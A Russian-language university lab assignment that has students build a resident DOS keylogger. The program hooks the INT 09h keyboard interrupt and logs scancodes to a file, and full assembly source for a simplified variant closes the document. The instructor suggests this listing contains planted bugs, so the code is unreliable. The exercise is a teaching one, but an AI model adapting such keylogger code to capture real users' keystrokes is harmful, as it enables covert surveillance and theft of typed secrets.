
**Лабораторное занятие №6. Занимаемся ЛАБОРАТОРНОЙ РАБОТОЙ №2. Часть 1.**

**Формулировка лабораторной работы №2. Часть 1. Разработать РЕЗИДЕНТНУЮ программу, которая постоянно находится в памяти и осуществляет следующие «нехорошие» действия: 1. «Садится» в оперативную память (становится резидентной). 2. Переопределяет «вектор прерывания» от клавиатуры. 3. «Перехватывает» нажатие клавиши на клавиатуре таким образом, что информация о нажатой клавише записывается в специальный файл, содержащий данные о каждой нажатой клавише. 4. Данные сначала хранятся в буфере размером 256 байт, а при его заполнении (буфера) все 256 байт записываются в файл.**

**Стоимость: 32 балла за полное решение поставленной задачи, соответствующее постановке задачи. 16 баллов за решение упрощенное, когда данные о нажатых клавишах сразу попадают в файл (то есть в файл записываются данные сразу после нажатия клавиши (см Свинью, «зарезанную» в конце этого задания на лабораторное занятие №6. Надеюсь, Вы помните и (или) знаете, что означает «подложить свинью»). 64 балла за разработку «клавиатурного шпиона» с использованием языка записи алгоритмов С++ НО БЕЗ ИСПОЛЬЗОВАНИЯ ПОМОЙКИ И того, что называется «искюственным интялектом». Сроки указаны в конце текста Лабораторного занятия №6.**

* 1. **Используя книгу про ассемблер, набрать исходный текст КЛАВИАТУРНОГО ШПИОНА, найдя его в книге про ассемблер**



**С ПОМОЩЬЮ DOSBOX транслировать (понятно, что все синтаксические ошибки нужно исправить), линковать, получить исполнимый модуль в папке KEYLOGGER НА РАБОЧЕМ СТОЛЕ.**

**1.2. Запустить программу «клавиатурный шпион». Убедиться в том, что не только у Зубовича в Лекциях есть ошибки, но они есть и в прошедших рецензирование учебниках. Например, как указали студенты одного из предыдущих курсов, одной из ошибок является то, что при заполнении буфера он не очищается, что приводит к невозможности сформировать файл и к невозможности обработки более чем 256 нажатий на клавиатуре (или 256 наборов символов?). Есть также проблемы с перегрузкой сегментных регистров.**

**1.3. ПроДУРКовать над текстом из книги (не только над исходным текстом на языке записи алгоритмов ассемблер, но и над текстом на русском языке соответствующего раздела), исправить ВСЕ СЕМАНТИЧЕСКИЕ ОШИБКИ и ВСЁ ЖЕ ПОЛУЧИТЬ РЕЗУЛЬТАТ – файл, в котором хранится информация о том, какие клавиши на клавиатуре были нажаты, причём сделать так, чтобы в файле хранилось более 256 байт.**

**1.4. Разобраться, используя отладчик, что будет сохранено в файле, если набрать «МАМА МЫЛА РАМУ 365 РАЗ В ГОДУ!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!. Для чего необходимо открыть этот нетекстовый файл с помощью программного средства, позволяющего отображать содержимое файлов в шестнадцатеричном виде!!!!**

**1.5. Процесс получения РЕЗУЛЬТАТА отразить в виде совокупности скриншотов и прислать полученный исходный текст на языке записи алгоритмов, исполнимый модуль и документ о процессе получения результата мне на почту до 24-00 22.10.2025 года. То есть лабораторную работу №2 Часть 1 делаем ДВЕ НЕДЕЛИ.**

**1.6. Текст «клавиатурного шпиона» на 16 баллов. Но делать всё то же самое, что и с текстом «клавиатурного шпиона» на 32 балла и 64 балла. То есть набирать, транслировать (исправляя синтаксические ошибки), линковать, получать исполнимый модуль, тестировать, получать результат про 365 раз в году, присылать результат мне на почту до 24-00 22.10.2025 года.**

.model tiny

.code

org 100h

Begin:

jmp Install

Old09h dd ?

FName db 'myfile.bin',0

Max = 0

Count dw 0

flag dw 0

position dw 0

add\_position:

mov bx, position

add bx, 1

mov position, bx

jmp Write\_not\_open

Buf db 1h dup(?)

New09h:

push ds

push cs

pop ds

push ax

push bx

in al,60h

mov bx,Count

mov Buf[bx],al

inc Count

cmp bx,Max

jne BufNotFull

push cx

push dx

cmp flag, 0

jne Write

mov ah,3ch

mov cx,1

mov dx,offset FName

mov flag,1

int 21h

jmp Write\_not\_open

Write:

mov dx,offset FName

mov al, 1

mov ah, 3dh

int 21h

jmp add\_position

Write\_not\_open:

mov bx,ax

mov ah,42h

mov al,0

mov cx,0

mov dx, position

int 21h

;mov bx,ax

MOV CX,2h

MOV DX,offset Buf

MOV ah,40h

int 21h

mov ah,3eh

int 21h

pop dx

pop cx

mov Count,0

BufNotFull:

pop bx

pop ax

pop ds

jmp DWORD PTR cs:Old09h

ResSize = $ - Begin

Install:

mov ax,3509h

int 21h

mov WORD PTR Old09h,bx

mov WORD PTR Old09h+2,es

mov ax,2509h

mov dx,offset New09h

int 21h

mov ax,3100h

mov dx,(ResSize+10fh)/16

int 21h

end Begin